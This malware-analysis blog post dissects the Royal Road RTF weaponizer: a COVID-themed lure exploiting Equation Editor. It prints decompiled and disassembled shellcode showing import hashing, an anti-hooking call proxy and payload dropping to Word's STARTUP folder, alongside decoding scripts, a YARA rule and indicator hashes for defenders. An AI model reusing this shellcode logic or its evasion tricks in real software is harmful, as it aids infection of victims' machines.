MalwareLab.pl Research Notes

blog.malwarelab.pl/posts/on_the_royal_road/

March 21, 2020

On the Royal Road

Intro

Royal Road or 8.t is one of the most known RTF weaponizer, its used and shared mostly amongst Chinese speaking actors - there are also couple very good publications including one form nao_sec, Sebdraven and Anomali. It was on my todo list for some time, and thanks to recent twitter discussion as well as quarantine time i finally took a deeper look at it. We'll go into how to quickly analyze RTF maldocs, quickly tear-down shellcode used and finally how to extract embedded payload.

Getting shellcode

Document that will be used as an example caused a discussion on twitter regarding actor behind this attack due to some code overlap of a dropped payload. We wont talk about this part tho, aforementioned document has a sha256 **1527f7b9bdea7752f72ffcd8b0a97e9f05092fed2cb9909a463e5775e12bd2d6** and in order to lures victim it exploits current pandemic situation having a title **President discusses budget savings due to coronavirus with Finance Minister.rtf**
Like with most documents, you can relay on oletools to help you with dissecting rtfs, rtfobj does a great job extracting both shellcode and encoded payload.

```
File: '/tmp/5e31d16d6bf35ea117d6d2c4d42ea879.bin' - size: 574379 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |0000CAE6h |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 254164
   |          |OLE Package object:
   |          |Filename: u'wd32PrvSE.wmf'
   |          |Source path: u'C:\\Windows\\wd32PrvSE.wmf'
   |          |Temp path = u'C:\\Windows\\wd32PrvSE.wmf'
   |          |MD5 = 'b33dabc3e9e653ce14fdc5323cec12f8'
---+----------+---------------------------------------------------------------
1  |00088D1Eh |format_id: 2 (Embedded)
   |          |class name: 'Equation.2\x00\x124Vx\x90\x124VxvT2'
   |          |data size: 6436
   |          |MD5 = '865ea38d8074829351a66826ebab2fe9'
---+----------+---------------------------------------------------------------
2  |00088D04h |Not a well-formed OLE object
---+----------+---------------------------------------------------------------
Saving file embedded in OLE object #0:
  format_id  = 2
  class name = 'Equation.2\x00\x124Vx\x90\x124VxvT2'
  data size  = 6436
  saving to file /tmp/5e31d16d6bf35ea117d6d2c4d42ea879.bin_object_00088D1E.bin
  md5 865ea38d8074829351a66826ebab2fe9
```

Shellcode stub

From output above we can assume that document attempts to exploit a bug in Equation Editor so object number 1 will most likely contain a shellcode and will be a target of our analysis. Let’s throw it in our favorite disassembler. Unfortunately IDA doesn’t reveal any code which hints us that somewhere there there is a decoding stub, responsible for decoding actual shellcode. Indeed we can find one at offset `6Ah`

```
seg000:0000006A E8 FF FF FF FF                          call    near ptr loc_6A+4
seg000:0000006F C3                                      retn
seg000:00000070                         ; -------------------------------------------
--------------------------------
seg000:00000070 5F                                      pop     edi
seg000:00000071 83 C7 1A                                add     edi, 1Ah
seg000:00000074 33 C9                                   xor     ecx, ecx
seg000:00000076 66 B9 A5 0B                             mov     cx, 0BA5h
seg000:0000007A
seg000:0000007A                         loc_7A:                                 ;
CODE XREF: seg000:00000087↓j
seg000:0000007A 66 83 3F 00                             cmp     word ptr [edi], 0
seg000:0000007E 74 05                                   jz      short loc_85
seg000:00000080 66 81 37 C3 90                          xor     word ptr [edi], 90C3h
seg000:00000085
seg000:00000085                         loc_85:                                 ;
CODE XREF: seg000:0000007E↑j
seg000:00000085 47                                      inc     edi
seg000:00000086 47                                      inc     edi
seg000:00000087 E2 F1                                   loop    loc_7A
```

When analyzing shellcodes used in Equation Editor exploits i prefer to look for a bytes indicating jumps or calls instead of parsing structure of a file, this yields quicker results and allows to throw out garbage bytes like here at the begin of a file. Anyhow here we have a typical jump-into-instruction and short xoring loop. Nothing that can't be solved with a bit of scripting. To make it more fun, will make it a generic

```
def decode_first_stage():
    pat = "C3 5F 83 C7 ? 33 C9 66 B9 ? ? 66 83 3F ? 74 ?? 66 81 37 ? ? 47 47 E2 ?"
    off = FindBinary(idaapi.get_imagebase(), idaapi.SEARCH_DOWN,pat)
    size = ida_bytes.get_word(off+9)
    key  = ida_bytes.get_word(off + 20)
    ea = off + ida_bytes.get_byte(off + 4)
    for i in range(size):
        if ida_bytes.get_word(ea):
            patch_word(ea,ida_bytes.get_word(ea) ^ key)
        ea += 2
```

This will take care of our problem. It is also worth noticing that this stub is pretty uncommon due to comparison to zero at `7Ah` which makes it pretty good candidate for YARA signature! something like that should do the trick.

```
rule royal_road_dec_loop : RoyalRoad
{
  meta:
    author = "mak"
    hash = "1527f7b9bdea7752f72ffcd8b0a97e9f05092fed2cb9909a463e5775e12bd2d6"
    hash = "3e216e2b0320201082b81ebc3a35b65a242ff260f2d7f8e441970ac5262b3a71"
    description = "matches a shellcode stub in binary and rtf document"

  /*
  0x70L 5F                            pop edi
  0x71L 83C71A                        add edi, 0x1a
  0x74L 33C9                          xor ecx, ecx
  0x76L 66B9A50B                      mov cx, 0xba5
  0x7aL 66833F00                      cmp word ptr [edi], 0
  0x7eL 7405                          je 0x85
  0x80L 668137C390                    xor word ptr [edi], 0x90c3
  0x85L 47                            inc edi
  0x86L 47                            inc edi
  0x87L E2F1                          loop 0x7a
   */
  strings:
    $chunk_1 = { 5F 83 C7 ?? 33 C9 66 B9 ?? ?? 66 83 3F ?? 74 ?? 66 81 37 ?? ?? 47 47
E2  }
    $enc_chunk = { 35 46 38 33 43 37 ?? ?? 33 33 43 39 36 36 42 39 ?? ?? ?? ?? 36 36
38 33 33 46 ?? ?? 37 34 ?? ?? 36 36 38 31 33 37 ?? ?? ?? ?? 34 37 34 37 45 32 }
    $enc_chunk1 = { 35 66 38 33 63 37 ?? ?? 33 33 63 39 36 36 62 39 ?? ?? ?? ?? 36 36
38 33 33 66 ?? ?? 37 34 ?? ?? 36 36 38 31 33 37 ?? ?? ?? ?? 34 37 34 37 65 32 }
    $rtf = "{\\rt"

  condition:
    ($rtf and 1 of ($enc*)) or $chunk_1

}
```

Note that we have hex encoded version for upper and lower cases. But enough of this digression, lets get back to our shellcode.

Shellcode

At first glance, decompilation of main shellcode function doesn't look very nice, but we can make it work. If one scroll down a little it's actually pretty easy to find a decoding loop and make an educated guess that this will decode a payload, but this time will do it step by step. First when dealing with shellcodes (or generally with most malwares) its important to find how it utilize API calls. In most cases there will be a search for library addresses by walking a PEB and later parsing PE files and applying some sort of hashing in order to resolve imports. Same here. At offset `b67h` there is a function that will resolve all necessary imports.

```
  v0 = (int *)(sub_79E() + 13247445);
  v0[2] = sub_6BF();
  v1 = sub_669();
  v2 = v0[27];
  v3 = v0[2];
  *v0 = v1;
  v4 = ((int (__fastcall *)(int, int))sub_70A)(v3, v2);
  v5 = v0[98];
  v6 = v0[2];
  v0[27] = v4;
  v0[98] = ((int (__fastcall *)(int, int))sub_70A)(v6, v5);
```

At top of this function we can see a call to a function and some strange number being added to a returned value, this is typical way of obfuscating address of a global structure that will hold pointers to resolved APIs - sometimes it also hold hashes of APIs that need to be resolved, exactly like in this case - which we can see immediately when following memory operations. After looking at `sub_70A` we found out that hashing algorithm is `ror7`

```
def ror7_hash(name):
    x = 0
    for c in name:
        x = ror(x, 7) & 0xffffffff
        x += ord(c)
        x &= 0xffffffff
    return x
```

After this quick analysis we know that:

- hashing function is `ror7`
- list of hash values is located at `-13242239 + 13247445 = 0x1456`

Lets create a script that will create **CTX** objects for us. First we need a list of API names, here mlib has you covered as it exposes couple thousands of standard APIs one can found in windows dll’s. Rest is just a matter of creating and naming a structure members. Following script accomplishes that.

```
from mlib.winapi import make_hash_dict
from mlib.hash import ror7_hash
def create_ctx(addr):
    api_dict = make_hash_dict(ror7_hash)
    st_id = ida_struct.add_struc(idaapi.BADADDR,'ctx')
    st = ida_struct.get_struc(st_id)
    h = 0
    while h != idaapi.BADADDR:
        h = ida_bytes.get_dword(addr)
        name = api_dict.get(h,None)
        if name:
            name = 'api_' + name
        addr +=4
        ida_struct.add_struc_member(st, name, idaapi.BADADDR, idaapi.FF_DWORD, None,
4)
```

And soon after applying this and some more types we can get a nice clear view of a main function


```
ctx *main_function()
{
  int v0; // edi
  ctx *v1; // esi
  char *v2; // edx
  char *i; // ecx
  int v4; // ecx
  char v5; // al
  unsigned int v6; // ebx
  unsigned int v7; // ebx
  int v8; // edx
  int v9; // edi
  unsigned int v10; // ebx
  unsigned int v11; // eax
  int v13; // [esp-44h] [ebp-68h]
  int v14; // [esp+10h] [ebp-14h]
  _BYTE *pefile; // [esp+14h] [ebp-10h]
  char v16; // [esp+18h] [ebp-Ch]
  int v17; // [esp+1Ch] [ebp-8h]
  int file_size; // [esp+20h] [ebp-4h]

  v0 = 4;
  v17 = 0;
  v1 = (ctx *)(get_ctx_offset() + 13247445);
  resolve_api();
  v1->call_func(v1->api_GetTempPathA, 2, 260, (unsigned int)v1->temp_path, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
  v2 = v1->file_name;
  for ( i = v1->temp_path; *i; ++i )
    ;
  v4 = i - v2;
  do
  {
    v5 = *v2;
    v2[v4] = *v2;
    ++v2;
  }
  while ( v5 );
  v14 = v1->call_func(v1->api_CreateFileA, 7, (int)v1->temp_path, 0x80000000, 0, 0,
3, 128, 0, 0, 0, 0, 0, 0, 0, 0, 0);
  v6 = v1->call_func(v1->api_GetFileSize, 2, v14, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0);
  v13 = v1->api_VirtualAlloc;
  file_size = v6;
  pefile = (_BYTE *)v1->call_func(v13, 4, 0, v6, 12288, 64, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0);
  v1->call_func(v1->api_ReadFile, 5, v14, (unsigned int)pefile, v6, &v16, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0);
  v7 = 2029427297;
  v8 = 0;
  if ( file_size > 0 )
  {
    do
    {
      v9 = 7;
```

```
   do
   {
    v7 = v7 & 4 ^ ((v7 ^ (v7 >> 27)) >> 3) & 1 | (2 * v7);
    --v9;
   }
   while ( v9 );
   pefile[v8++] ^= v7;
  }
  while ( v8 < file_size );
  v0 = 4;
 }
 while ( 1 )
 {
  v10 = v1->call_func(v1->api_GetFileSize, 2, v0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0);
  if ( v10 >= 0x1000 )
  {
   v1->call_func(v1->api_ReadFile, 5, v0, (unsigned int)&v17, 4, &v16, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0);
   if ( v17 == -535703600 )
    break;
  }
  v0 += 4;
 }
 v11 = v1->call_func(v1->api_VirtualAlloc, 4, 0, v10, 12288, 64, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0);
 v1->call_func(v1->api_WriteFile, 5, v0, v11, v10, &v16, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0);
 v1->call_func(v1->api_CloseHandle, 1, v0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0);
 load_pe(pefile, file_size);
 v1->call_func(v1->api_CloseHandle, 1, v14, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0);
 v1->call_func(v1->api_TerminateProcess, 2, -1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0);
 return v1;
```

This will be enough to continue analysis of a campaign, as we can now switch to decoding payload and analyze whats there, however its sometimes worth to dig a little deeper into and uncover some interesting flavors that are inside. We will do exactly that.

`call_func` - down to rabbit hole

We skipped over analysis of how exactly api is resolved, lets apply some types first and take another look. First thing that will strike us is that it walks `IMAGE_DATA_DIRECTORY` instead of `EXPORTS`, indeed `get_api` function (located at `70Ah`) will recive as a frist argument pointer to begin of msvcrt.dll and will relay on addresses resolved when this librarly was loaded. This is a very nice anti-analysis trick, as this library is not automatically loaded, and can cause some problems when analyzing shellcode outside of it designed host. After address is resolved `5` is being added to it, this is strange! Keep it in mind and lets move to function located at `7B7h`. This function will make sure that we have `GetProcAddr` and `VirtualProtect` as well will try to resolve address of `clearerr` from `msvcrt.dll` (via `GetProcAddr`). In order to call any of those APIs we have to go through a wrapper at `8AEh` and eventually we will reach function at `8D5h` that will call our pointer, but before that it will do some checks.



```
check_and_call_func proc near
cmp     word ptr [eax-5], 0FF8Bh
jz      short loc_8ED

cmp     byte ptr [eax-5], 0E9h
jz      short loc_8ED

cmp     byte ptr [eax-5], 0EBh
jz      short loc_8ED

sub     eax, 5
jmp     eax

loc_8ED:
mov     edi, edi
push    ebp
mov     ebp, esp
jmp     eax
check_and_call_func endp
```

Here lays the mystery of those `+5` from `get_api`, before API is called first few bytes of its prologue are checked. Any experienced eye can immediately recognize right hand values as an encoding of **call** or **jmp** asm opcodes. This is anti-hooking mechanism! If it detects hooking it will skip first 5 bytes emulating typical function prologue, thus rendering most of user-mode api loggers useless.

After address `clearerr` is resolved, it content is overwritten with bytes from `8AEh` to `8FDh` which contains functions responsible for anti-hooking call proxy. There is another nice trick here, as the address of interesting area is dynamically calculated

```
seg000:000008A4                 call    override_clearerr
seg000:000008A9                 call    $+5
...
seg000:000008F4                 pop     ebx
seg000:000008F5                 mov     eax, [ebx+1]
seg000:000008F8                 add     ebx, eax
seg000:000008FA                 add     ebx, 5
seg000:000008FD                 mov     [ebp-18h], ebx
seg000:00000900                 push    50h ; 'P'       ; a3
seg000:00000902                 mov     edx, [ebp-18h]  ; a2
seg000:00000905                 mov     ecx, [ebp-8]    ; a1
seg000:00000908                 call    copy
```

Here, beside call-pop technique, we can see that address that will be called from `8A9h` is extracted allowing to put interesting region anywhere in binary. While that deep analysis is not necessary to obtain final payload, it adds some information about anyone who coded this shellcode as those tricks are quite sophisticated and uncommon, One can try to go through past and current samples of Royal Road and check how this shellcode evolves and if its maybe typical to specific threat actor or not.

Optimizing decoding

Along side their publication researchers at **nao_sec** released a tool that can help decode embedded payload into proper PE file. They realized that keys used to bootstrap decoding algorithm in shellcode are reused and first 4 bytes of encoded binary will always be the same. They found 4 different algorithms and 4 diffrent keys, all of the algorithms look more or less the same and have a shape of the one discussed earlier. It is important to notice that in their code two decoding functions (`decode_b25a6f00` and `decode_b2a66dff`) are totally different than what one can see in binaries, those are simple xors with one byte. Lets take a look at `decode_b2a66dff` :

```
  int v0, v9;
  int v7 = 2029427297;
  int v8 = 0;
    do
    {
      v9 = 7;
      do
      {
        v7 = v7 & 4 ^ ((v7 ^ (v7 >> 27)) >> 3) & 1 | (2 * v7);
        --v9;
      }
      while ( v9 );
      v8++;
      printf("%x\n", v7);
    }
    while ( v8 < v18 );
    v0 = 4;
```

This function will very quickly reach `0xfffffffc` and is degenerating whole encoding scheme to just a xor with constant byte 0xfc. Lets split the line into simpler components

```
int x = ((v7 ^ (v7 >> 27)) >> 3) & 1;
int z =  v7&4;
v7 = z ^ x | (2*v7);
```

Problem lies in `v7&4` which will keep its bit light up forever after the first time it will be set to 1. This is because it will be XORed with 1 bit variable and ORed with a value multiplied by 2. Next the bit will spread around the rest of the bits with every step until all the bits on the left will be set to 1 (thanks to @dsredford for clarification) This is clearly a mistake caused probably by a typo or lack understanding of operators priority, what author wanted to accomplish was something like this (based on later modifications):

```
int x = ((v7 ^ (v7 >> 27)) >> 3)
int z =  v7&4;
v7 = (z ^ x)&1 | (2*v7);
```

Unfortunately these mistakes are not present in every version, hence more elaborate codes in `rr_decode.py`. This script can of course take care of other schemas but it take some time when dealing with bigger binaries:

```
$ python3 rr_decode.py
./df684cc86f19d5843f07dfd3603603723bb6491a29a88de7c3d70686df8635cc.bin_8.t xx.bin
[!] Type [b0747746] is Detected!
[+] Decoding...
[!] Complete!

real    31m49.903s
user    30m30.094s
sys     0m40.822s
$ du -hs /tmp/xx.bin
536K    /tmp/xx.bin
```

This is a problem for our automatic processing. Maybe we can do something about it? Lets take a look at this one,

```
  v9 = 0x48B53A6C;
  v10 = 0;
  if ( v8 > 0 )
  {
    v11 = v8;
    do
    {
      v12 = 7;
      do
      {
        v9 = ((v9 ^ ((v9 ^ (v9 >> 26)) >> 3)) & 1 | (2 * v9)) + 1;
        --v12;
      }
      while ( v12 );
      *(_BYTE *)(v10++ + v22) ^= v9;
    }
    while ( v10 < v11 );
```

can we somehow optimize expression assigned to `v9` ? It turns out we can! ;]
Lets expand it a little bit this part `((9 ^ ((v9 ^ (v9 >> 26)) >> 3))&1` using the fact that `(x ^ y ) >> z` is the same as `(x >> z) ^ (x >> z)`. We'll end up with `(v9 ^ ((v9>>27)>>3) ^ (v9>>3))&1`. We can see here that the whole expression is being anded with 1, meaning we only care about one bit of this operation. This bit will be a result of xoring 3 bits from a number, more precisely we will xor following bits

- 0th
- 3th
- 29th

extracting those bits is easy, for example to get a 29th bit one can do:

```
(x & (1<<29)) == (1<<29)
```

We tested many variants of how to efficiently write it down, but it turns out that doing just that yields best results!. We ended up with a following code:

```
def decode_b0747746(data):
    xor_key = 1219836524

    for i in xrange(len(data)):
        for _ in range(7):
            x0 = (xor_key & 0x20000000) == 0x20000000
            x1 = (xor_key & 8) == 8
            x2 = xor_key & 1
            x = 1 + (x0 ^ x1 ^ x2)
            xor_key = (xor_key + xor_key) + x
        data[i] ^= xor_key & 0xff

    return data
```

and its way faster

```
$ time ripper df684cc86f19d5843f07dfd3603603723bb6491a29a88de7c3d70686df8635cc.bin
Potential malware family decteded: ['royal_road']
malware data:

{'object_name': None,
 'payload': '23d263b6f55ac81f64c3c3cf628dd169d745e0f2b264581305f2f46efc879587',
 'payload_enc_type': 'b0747746',
 'payload_key': 1219836524,
 'shellcode_key': 50064,
 'target_path': '%TEMP%\\..\\..\\Roaming\\Microsoft\\Word\\STARTUP\\intel.wll',
 'type': 'royal_road_rtf'}

real    6m11.555s
user    6m3.671s
sys     0m0.162s
```

Similar operation can be done for 4th encoding scheme, but we will leave this as an exercise for a reader.

Conclusion

Even with a plethora of tools and analysis made available by other researchers its beneficial to sometimes take a deeper look into a subject. This can potentially uncover new ways of dealing with problems, revels new clues or patterns typical to threat actor, or simply find a nice new trick. This time we saw most of those came to life. In addition to deep analysis of Royal Road shellcode we showed some generic methods of how to approach and/or speed up future analysis of any type of shellcode by utilizing power of scripting your disassembler and concentrating on most important parts. More of those tips an tricks can be found in our **ExtREme Malware Analysis** training.
It seems that Royal Road is going to stay with us for some time, despite all of the public research and that it exploits more than year old vulnerabilities. That being said we are looking forward to see if developers will implement any new trick or will change their approach in anyway. Research published at VB2019 shows that Royal Road is no longer in use only by APT groups but also by typical cyber-crime actors and we think its safe to assume that this weapnonizer was somehow leaked as we are seeing very strange testing payloads that almost reassemble red team exercises[1] which suggests that its somehow available to any parties[2].

Analysis Artifacts - Hashes, domains, urls, etc

HASHES: 2aff4cbb4b1ba8a62e45b74944362d757ebfdb960867db5e7dbca7a6beab69e1
723bdb101d5d046a470618ff3c90dcad9018530cf02248f2c30f3a95e8eb9f8a
aaa9ad2f93c15204053516500c73b86bdbcc14956f5f63cb208528c68fad8755
657c45152a924cbf8542faff7fc10aa264bb9d4b55f79bf992569704b392610b
52aa0924797e3600d9a2d2f9f55526358aba19bcc25b5d22c98ce05d2b6cfc25
44657dcf6286836be5898a464165331ebaa9d7d57762f88f8255ab9499751338
5bbf2643a601e632a49406483c8fc5262a76e206bd969f2ba3f4f2e238768ab9

da23586cf0efffab039358e2b4410ea0a6b6eb4a9d7430a0d46ca1235a402027
3f12dbce11f6faf0b27a4046e3c341b672228764eb5c3f98cee709980f2ec955
4ac1e100cf5d46dca4cca9e051d744ff1406630904f836d95ee3c172a9d2aca5
440ab62ec3520c378c61ee2def3da3ec32f553ab3ddd6eccda0cb0a70d9e8523
d7f15f750cceeb9e28e412f278949f183f98aeb65fe99731b2340c8f1c008465
100ded4eeffbd9c927cccd7850a3e83a2fb7b127e40e03f1570bbf6939cbb5fe
98f06ddae144a0f22aac6898caa3469b965b1b02b90c1d54600e7e461a1cbdf7
72cdfc4b25c6c0253a4cf1449d2a67343ee87c32176425bac5a7cbdd30007ec3
1527f7b9bdea7752f72ffcd8b0a97e9f05092fed2cb9909a463e5775e12bd2d6
c83c28add56ec8cad23a14155d5d3d082a1166c64ea5b7432e0acaa728231165
500b6037ddb5efff0dd91f75b22ccce5b04d996c459d83d1f07fae8780b24e09
b7bebe92a5802aa922e5719c948e35716f908e67701cfffaeebfcadc7a6e650a
0eb7ba6457367f8f5f917f37ebbf1e7ccf0e971557dbe5d7547e49d129ac0e98
855a060c43a83aa42faa63bfe4b08f31b4ba11cd64ea4cad69ad50910730f02f
9d99badebbfc6616d9a74dbfced6b7db9097d274366a232025469980f9a229a0
df684cc86f19d5843f07dfd3603603723bb6491a29a88de7c3d70686df8635cc

---

[1] fb38bea02499d8cec47c88333234b033849307d6ad4d4442e6b6fd6837664d3b and ac61b5fa62ea33717bdc80178f1083c49cfd34204b56556c805b8edb2265e534 ↩

[2] It’s also possible that someone went an extra mile and create a weaponizer that will appear as Royal Road based on publicly available YARA signatures ↩